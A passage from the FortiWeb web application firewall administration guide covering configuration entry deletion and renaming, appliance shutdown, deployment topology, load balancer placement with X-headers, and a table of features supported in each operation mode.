- Renaming entries on page 60

Deleting entries

Back up the configuration before deleting any part of the configuration. Deleted items cannot be recovered unless you upload a backup copy of the previous configuration. For details, see Backup & restore on page 740 and "Restoring a previous configuration" on page 1.

To delete a part of the configuration, you must first remove all references to it.

For example, if you selected a profile named “Profile1” in a policy named “PolicyA”, that policy references “Profile1” and requires it to exist. Therefore the appliance will **not** allow you to delete “Profile1” **until** you have reconfigured “PolicyA” (and any other references) so that “Profile1” is no longer required and may be safely deleted. Predefined entries included with the firmware cannot be deleted.

If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry's name.

See also

- Buttons, menus, & the displays on page 58
- Renaming entries on page 60

Renaming entries

In the web UI, each entry's name is not editable after you create and save it.

For example, let's say you create a policy whose **Name** is "PolicyA". While configuring the policy, you change your mind about the policy's name a few times, and ultimately you change the **Name** to "Blog-Policy". Finally, you click OK to save the policy. Afterwards, if you edit the policy, most settings can be changed. However, **Name** is greyed-out, and **cannot** any longer be changed.

While you cannot edit **Name**, you can achieve the same effect by other means.

To rename an entry

1. Clone the entry, supplying the new name.
2. In **all** areas of the configuration that refer to the old name, replace the old entry name by selecting the new name.

If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry's name.

Alternatively, if you need to rename an item that is **only** referenced in the core configuration file, you can download a backup copy, use a plain text editor to find and replace the entry's old name, then restore the modified configuration backup file to the appliance. Where there are many references, this may save time.

3. Delete the item with the old name.

See also

- Buttons, menus, & the displays on page 58
- Deleting entries on page 59

Shutdown

Always properly shut down the FortiWeb appliance's operating system **before** turning off the power switch or unplugging it. This causes it to finish writing any buffered data, and to correctly spin down and park the hard disks.

Do not unplug or switch off the FortiWeb appliance without first halting the operating system. Failure to do so could cause data loss and hardware damage.

To power off the FortiWeb appliance

1. Access the CLI or web UI. For details, see Connecting to the web UI or CLI on page 77.
2. From the CLI console, enter the following command:
   ```
   execute shutdown
   ```
   Alternatively, if you are connected to the web UI, go to **System > Status > Status**, and in the **Operation** widget, click **Shut Down**.
   You may be able to hear the appliance become more quiet when the appliance halts its hardware and operating system, indicating that power can be safely disconnected.
3. For hardware appliances, press the power button if there is one. Power supplies and switches vary by hardware model. On some, you will press the power button. On others, you will flip the switch to either the off (O) or on (I) position. When power is connected and the hardware is started, the power indicator LEDs should light. For details, see the LED specifications in the QuickStart Guide for your model.
   For FortiWeb-VM, in the hypervisor or VM manager, power off the virtual machine.
4. Disconnect the power cable from the power supply.

How to set up your FortiWeb

These instructions will guide you to the point where you have a simple, verifiably working installation.

From there, you can begin to use optional features and fine-tune your configuration.

If you are deploying gradually, you may want to initially install your FortiWeb in Offline Protection mode during the transition phase. In this case, you may need to complete the procedures in this section multiple times: once for Offline Protection mode, then again when you switch to your permanent choice of operation modes. For details, see Switching out of Offline Protection mode on page 207.

Time required to deploy varies by:

- Number of your web applications
- Complexity of your web applications

Appliance vs. VMware

Installation workflow varies depending on whether you are installing FortiWeb as a physical appliance or as a virtual machine.

To install a physical FortiWeb appliance, follow the instructions FortiWeb Quick Started Guide, then continue with How to set up your FortiWeb on page 62 sequentially.

To install a virtual appliance, FortiWeb-VM, first follow the FortiWeb-VM Deployment Guide (HTTPs://docs.fortinet.com/vm/product/fortiweb), then continue with How to set up your FortiWeb on page 62.

Registering your FortiWeb

Before you begin, take a moment to register your Fortinet product at the Fortinet Customer Service & Support website:

HTTPs://support.fortinet.com

Many Fortinet services such as firmware updates, technical support, FortiGuard services, and FortiSandbox services require product registration.

For details, see the Fortinet Knowledge Base Registration FAQ:

HTTP://kb.fortinet.com/kb/documentLink.do?externalID=12071

Planning the network topology

To receive traffic intended for web servers that your FortiWeb appliance will protect, you usually must install the FortiWeb appliance between the web servers and all clients that access them.

The network configuration should make sure that all network traffic destined for the web servers must first pass to or through the FortiWeb appliance (depending on your operation mode). Usually, clients access web servers from the Internet through a firewall such as a FortiGate, so the FortiWeb appliance should be installed between the web servers and the firewall.



Install a general purpose firewall such as FortiGate in addition to the FortiWeb appliance. Failure to do so could leave your web servers vulnerable to attacks that are not HTTP/HTTPS-based. FortiWeb appliances are **not** general-purpose firewalls, and, if you enable IP-based forwarding, will allow non-HTTP/HTTPS traffic to pass through without inspection.

Ideally, control and protection measures should **only** allow **web** traffic to reach FortiWeb and your web servers. FortiWeb and FortiGate complement each other to improve security.

Other topology details and features vary by the mode in which the FortiWeb appliance will operate. For example, FortiWeb appliances operating in Offline Protection mode or either of the transparent modes cannot do network address translation (NAT) or load-balancing; FortiWeb appliances operating in Reverse Proxy mode can.

External load balancers: before or after?

Usually you should **deploy FortiWeb in front of your load balancer** (such as FortiBalancer, FortiADC, or any other device that applies source NAT), so that FortiWeb is between the load balancer and the clients. This has important effects:

- Simplified configuration
- Un-scanned traffic will not reach your load balancer, improving its performance and security
- At the IP layer, from FortiWeb's perspective, HTTP requests will correctly appear to originate from the real client's IP address, **not** (due to SNAT) your load balancer

Otherwise, attackers' and legitimate clients' IP addresses may be hidden by the load balancer.

Alternatively, depending on the features that you require, you may be able to use FortiWeb's built-in load balancing features instead. For details, see Load Balancing Algorithm on page 162.

This is an example of a network topology with a load balancer behind a FortiWeb:



This is an example of an incorrect configuration in which a load balancer is in front of a FortiWeb and there are **no** X-headers:



To prevent such an incorrect configuration, you must configure your devices to compensate if FortiWeb is behind your load balancer. Configure your load balancer so that it does **not** multiplex HTTP requests from different clients into each TCP connection with FortiWeb.

FortiWeb often applies blocking at the TCP/IP connection level, which could result in blocking innocent HTTP requests if the load balancer is transmitting them within the same TCP connection as an attack. It could therefore appear to cause intermittent failed requests. To account for this, configure your load balancer to insert or append an `X-Forwarded-For:`, `X-Real-IP:`, or other HTTP X-header. Also configure FortiWeb to find the original attacker's or client's IP address in that HTTP header, **not** in the IP session. For details, see Defining your proxies, clients, & X-headers on page 186.

Some features do not support using client IPs found in the X-header. For details, see Defining your proxies, clients, & X-headers on page 186.

This is an example of a correct configuration in which a load balancer is in front of a FortiWeb and there are X-headers:



Do **not** set any Action on page 411 to **Period Block** if the load balancer, or any other device in front of FortiWeb, applies SNAT **unless** you have configured blocking based upon HTTP X-headers. Period blocking based upon the source IP address at the IP layer will cause innocent requests forwarded by the SNAT device after an attack to be blocked until the blocking period expires. It could therefore appear to cause intermittent service outages. For details, see Blocking known attacks on page 409.

How to choose the operation mode

Many things, including:

- Supported FortiWeb features
- Required network topology
- Positive/negative security model
- Web server configuration

vary by the operation mode. **Choose the mode that best matches what you and your customers need.** Considerations are discussed in Supported features in each operation mode on page 66 and Matching topology with operation mode & HA mode on page 69.

Because this is such a pivotal factor, consider the implications carefully before you make your choice. It can be time-consuming to reconfigure your network if you switch modes later.

If you are not sure which operation mode is best for you, you can deploy in Offline Protection mode temporarily.

Supported features in each operation mode

Many features work regardless of the operation mode that you choose. For some features, support varies by the operation mode. For example, rewriting requires an inline topology and synchronous processing, and therefore is only supported in modes that work that way.

For the broadest feature support, choose Reverse Proxy mode.

If you require a feature that is **not** supported in your chosen operation mode, such as DoS protection or SSL/TLS offloading, configure your web server or another network appliance to provide that feature. The table below lists the features that are **not** universally supported in all modes/protocols.

Feature support for each operation mode

Feature	Operation mode				
	Reverse Proxy	True Transparent Proxy	Transparent Inspection	Offline Protection	WCCP
HA (Active-passive)	Yes	Yes	Yes	Yes	Yes
HA (Active-active-Standard)	Yes	Yes	No	No	No
HA (Active-active-High Volume)	Yes	No	No	No	No
Bridges/V-zones	No	Yes	Yes	No	No
Network Firewall	Yes	Yes	Yes	No	No
Fail-to-wire	No	Yes	Yes	No	Yes
Config. Sync (Non-HA)	Yes^	Yes	Yes	Yes	Yes
File Upload	Yes	Yes	Yes	Yes	Yes
AJAX Block	Yes	Yes	No	No	Yes
Error Page Customization	Yes	Yes	No	No	Yes
Threat Weight	Yes	Yes	Yes	Yes	Yes
FortiGate Quarantined IPs	Yes	Yes	No	No	Yes
ADFS Policy	Yes	No	No	No	No
HSTS Header	Yes	Yes	No	No	Yes

Feature	Operation mode				
	Reverse Proxy	True Transparent Proxy	Transparent Inspection	Offline Protection	WCCP
HPKP Header	Yes	Yes	No	No	Yes
OCSP Stapling	Yes	Yes	No	No	Yes
TLS 1.0/1.1/1.2 Support	Yes	Yes	Yes~¶	Yes~¶	Yes
TLS 1.3 Support	Yes~	Yes~	No	No	Yes~
Client Certificate Forwarding	Yes	Yes	No	No	Yes
Client Certificate Verification	Yes	Yes	No	No	Yes
Statistic	Yes	Yes	Yes	Yes	Yes
User Authentication	Yes	Yes	No	No	Yes
Mobile Application Identification	Yes	Yes	Yes	Yes	Yes
HTTP/2 Support	Yes	Yes	No	No	No
SSL/TLS Offloading	Yes	No	No	No	No
Client Management	Yes	Yes	Yes*	Yes*	Yes*
HTTP Content Routing	Yes	No	No	No	No
Proxy Protocol	Yes	Yes	Yes	Yes	No
Protected Hostnames	Yes	Yes	Yes	Yes	Yes
Traffic Mirror	Yes	Yes	No	No	No
Global allow list	Yes	Yes	Yes	Yes	Yes
X-Forwarded-For: Support	Yes	Yes	Yes	Yes	Yes
URL Rewriting/Redirection	Yes	Yes	No	No	Yes
HTTP Authentication	Yes	Yes	No	No	Yes
Site Publish	Yes	Yes	No	No	Yes
File Compression	Yes	Yes	No	No	Yes
Acceleration	Yes	Yes	No	No	Yes
Caching	Yes	Yes	No	No	Yes
Signatures	Yes	Yes	Yes	Yes	Yes
Custom Signature	Yes	Yes	Yes	Yes	Yes
Custom Policy	Yes	Yes	Yes	Yes	Yes

Feature	Operation mode				
	Reverse Proxy	True Transparent Proxy	Transparent Inspection	Offline Protection	WCCP
Padding Oracle Security	Yes	Yes	Yes	Yes	Yes
CSRF Protection	Yes	Yes	No	No	Yes
HTTP Header Security	Yes	Yes	No	No	Yes
Man in the Browser Protection Policy	Yes	Yes	No	No	Yes
URL Encryption	Yes	Yes	No	No	Yes
SQL/XSS Syntax Based Detection	Yes	Yes	Yes	Yes	Yes
Cookie Security	Yes	Yes	No	No	Yes
Parameter Validation	Yes	Yes	Yes	Yes	Yes
Hidden Fields	Yes	Yes	Yes	Yes	Yes
HTTP Protocol Constraints	Yes	Yes	Yes	Yes	Yes
WebSocket Security	Yes	Yes	No	No	Yes
Chunk Decode	Yes	Yes	Yes	Yes	Yes
URL Access	Yes	Yes	Yes	Yes	Yes
Allow Method	Yes	Yes	Yes	Yes	Yes
CORS Protection	Yes	Yes	No	No	Yes
Bot Mitigation	Yes	Yes	No	No	Yes
Biometrics Based Detection	Yes	Yes	No	No	Yes
Threshold Based Detection	Yes	Yes	No	No	Yes
Bot Deception	Yes	Yes	No	No	Yes
Known Bots	Yes	Yes	No	No	Yes
JSON Protection	Yes	Yes	Yes	Yes	Yes
XML Protection	Yes	Yes	Yes	Yes	Yes
WS-Security Rule	Yes	Yes	No	No	Yes
OpenAPI Validation	Yes	Yes	Yes	Yes	Yes
Mobile API Protection	Yes	Yes	Yes	Yes	Yes
API Gateway	Yes	Yes	Yes	Yes	Yes

Feature	Operation mode				
	Reverse Proxy	True Transparent Proxy	Transparent Inspection	Offline Protection	WCCP
HTTP Access Limit	Yes	Yes	No	No	Yes
Malicious IPs	Yes	Yes	No	No	Yes
HTTP Flood Prevention	Yes	Yes	No	No	Yes
TCP Flood Prevention	Yes	Yes	No	No	Yes
DoS Protection	Yes	Yes	No	No	Yes
IP List	Yes	Yes	Yes	Yes	Yes
Geo IP	Yes	Yes	Yes	Yes	Yes
IP Reputation	Yes	Yes	Yes	Yes	Yes
User Tracking	Yes	Yes	Yes	Yes	Yes
ML based Anomaly Detection	Yes	Yes	Yes	Yes	Yes
ML based Bot Detection	Yes	Yes	Yes	Yes	Yes
ML based API Protection	Yes	No	No	No	No
ZTNA	Yes	No	No	No	No

^ Full configuration sync is not supported in Reverse Proxy mode.

§ Only the **Alert** action is supported.

***** Requires that your web application have session IDs. For details, see Session Key on page 231.

~ DSA-encrypted server certificates are not supported.

¶ Diffie-Hellman key exchanges are not supported.

For the specific cipher suites that FortiWeb supports in each operating mode and protocol, see Supported cipher suites & protocol versions on page 285.

Matching topology with operation mode & HA mode

Required physical topology varies by your choice of operation mode. It also varies depending on whether you will operate a high availability (HA) cluster of FortiWeb appliances. You may need to consider 1 or 2 of the next sections:

- Topology for Reverse Proxy mode on page 70
- Topology for either of the transparent modes on page 71
- Topology for Offline Protection mode on page 73
- Topology for WCCP mode on page 74
- Topologies for high availability (HA) clustering on page 75

Topology for Reverse Proxy mode

This is the default operation mode, and the most common. Most features are supported. For details, see Supported features in each operation mode on page 66.

Requests are destined for a virtual server's network interface and IP address on FortiWeb, **not** a web server directly. FortiWeb usually applies **full NAT**. FortiWeb applies the first applicable policy, then forwards permitted traffic to a web server. FortiWeb logs, blocks, or modifies violations according to the matching policy.

DNS A/AAAA record changes may be required in Reverse Proxy mode due to NAT. Also, servers will see the IP of FortiWeb, **not** the source IP of clients, **unless** you configure FortiWeb to insert/append to an HTTP X-header such as `X-Forwarded-For:`. Verify that the server does not apply source IP-based features such as rate limiting or geographical analysis, or, alternatively, that it can be configured to find the original client's source IP address in an HTTP X-header.

If you want to deploy without any IP and DNS changes to the existing network, consider either of the transparent modes instead.

This is an example network topology for Reverse Proxy mode:



A client accesses two web servers over the Internet through a FortiWeb appliance. A firewall is installed between FortiWeb and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port2 is connected to the firewall. Port3 is connected to a switch, which is connected to the web servers. The FortiWeb appliance provides load-balancing between the two web servers.

Alternatively, this is an example that shows multiple protocols originating from the client in a one-arm topology in Reverse Proxy mode:



Only HTTP/HTTPS is routed through FortiWeb for additional scanning and processing before arriving at the servers.

Virtual servers can be on the same subnet as physical servers. This is one way to create a one-arm HTTP proxy. For example, the virtual server 192.0.2.1/24 could forward to the physical server 192.0.2.2.

However, this is often not recommended. Unless your network's routing configuration prevents it, it could allow clients that are aware of the physical server's IP address to bypass the FortiWeb appliance by accessing the physical server directly.

By default when in Reverse Proxy mode, FortiWeb will **not forward non-HTTP/HTTPS traffic** from virtual servers to your protected back-end servers. By defaut, IP-based forwarding/routing of unscanned protocols is disabled.

If you must forward FTP, SSH, or other protocols to your back-end servers, we recommend that you do **not** deploy FortiWeb inline. Instead, use FortiGate VIP port forwarding to scan then send FTP, SSH, etc. protocols directly to the servers, bypassing FortiWeb. Deploy FortiWeb in a one-arm topology where FortiWeb receives **only** HTTP/HTTPS from the FortiGate VIP/port forwarding, then relays it to your web servers. Carefully test to verify that **only** firewalled traffic reaches your web servers.

If this is not possible, and you require FortiWeb to route non-HTTP protocols above the TCP layer, you may be able to use the `config router setting` command. For details, see FortiWeb CLI Reference. For security and performance reasons, this is not recommended.

Topology for either of the transparent modes

No changes to the IP address scheme of the network are required. Requests are destined for a web server, **not** the FortiWeb appliance. More features are supported than Offline Protection mode, but fewer than Reverse Proxy, and may vary if you use HTTPS (see also Supported features in each operation mode on page 66).

Unlike with Reverse Proxy mode, with both transparent modes, web servers **will** see the source IP address of clients.

You can configure VLAN subinterfaces on FortiWeb, or omit IP address configuration entirely and instead assign a network port to be a part of a Layer 2-only bridge.

In both transparent modes, the appliance will **forward non-HTTP/HTTPS protocols.** That is, routing /IP-based forwarding for unscanned protocols is supported. This facilitates the pass-through of other protocols such as FTP or SSH that may be necessary for a true drop-in, transparent solution.

This is an example of a network topology for either True Transparent Proxy or Transparent Inspection mode:



A client accesses a web server over the Internet through a FortiWeb appliance. A firewall is installed between the FortiWeb appliance and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port3 is connected to the firewall. Port4 is connected to the web servers. Port3 and port4 have no IP address of their own, and act as a V-zone (bridge). Because port3 and port4 have hardware support for fail-to-wire, this topology also gives you the option of configuring fail-open behavior in the event of FortiWeb power loss.

True Transparent Proxy mode and Transparent Inspection mode are the same in topology aspect, but due to differences in the mode of interception, they do have a few important behavioral differences:

- **True Transparent Proxy**—FortiWeb **transparently proxies** the traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. FortiWeb logs, blocks, or modifies violations according to the matching policy and its protection profile. This mode supports user authentication via HTTP but **not** HTTPS.
- **Transparent Inspection**—FortiWeb **asynchronously inspects** traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. (Because it is asynchronous, it minimizes latency.) FortiWeb logs or blocks traffic according to the matching policy and its protection profile, but does **not** otherwise modify it. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.

Unlike in Reverse Proxy mode or True Transparent Proxy mode, actions other than **Alert cannot** be guaranteed to be successful in Transparent Inspection mode. The FortiWeb appliance will attempt to block traffic that violates the policy. However, due to the nature of asynchronous inspection, before FortiWeb sends the TCP Reset packet to the client or server to terminate the session, the client or server may have already received the traffic that violated the policy, or the session itself may have already ended or been deleted.

Topology for Offline Protection mode

"Out-of-band" is an appropriate descriptor for this mode. Minimal changes are required. It does not introduce any latency. However, many features are not supported. For details, see Supported features in each operation mode on page 66.

Most organizations do **not** permanently deploy their FortiWeb in Offline Protection mode. Instead, they will use it as a way to learn about their web servers' vulnerabilities and to configure some of the FortiWeb during a transition period, after which they will switch to an operation mode that places the appliance inline (between clients and web servers).

Switching out of Offline Protection mode when you are done with transition can prevent bypass problems that can arise as a result of misconfigured routing. It also offers you the ability to offer protection features that cannot be supported in a SPAN port topology.

Requests are destined for a web server, **not** the FortiWeb appliance. Traffic is duplicated from the flow and sent on an out-of-line link to the FortiWeb through a switched port analyzer (SPAN or mirroring) port. Unless there is a policy violation, there is no reply traffic from FortiWeb. Depending on whether the upstream firewalls or routers apply source NAT (SNAT), the web servers might be able to see and use the source IP addresses of clients.

This is an example of a network topology in Offline Protection mode:



A client accesses two web servers over the Internet through a FortiWeb. A firewall is installed between the FortiWeb and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port2 is connected to the firewall, and thereby to a switch, which is connected to the web servers. The FortiWeb provides detection, but does not load-balance, block, or otherwise modify traffic to or from the two web servers. Alternatively, you could connect a FortiWeb operating in Offline Protection mode to the SPAN port of a switch.

Unlike in Reverse Proxy mode or True Transparent Proxy mode, actions other than **Alertcannot** be guaranteed to be successful in Offline Protection mode. The FortiWeb appliance will attempt to block traffic that violates the policy by mimicking the client or server and requesting to reset the connection. However, the client or server may receive the reset request after it receives the other traffic due to possible differences in routing path metrics and latency.

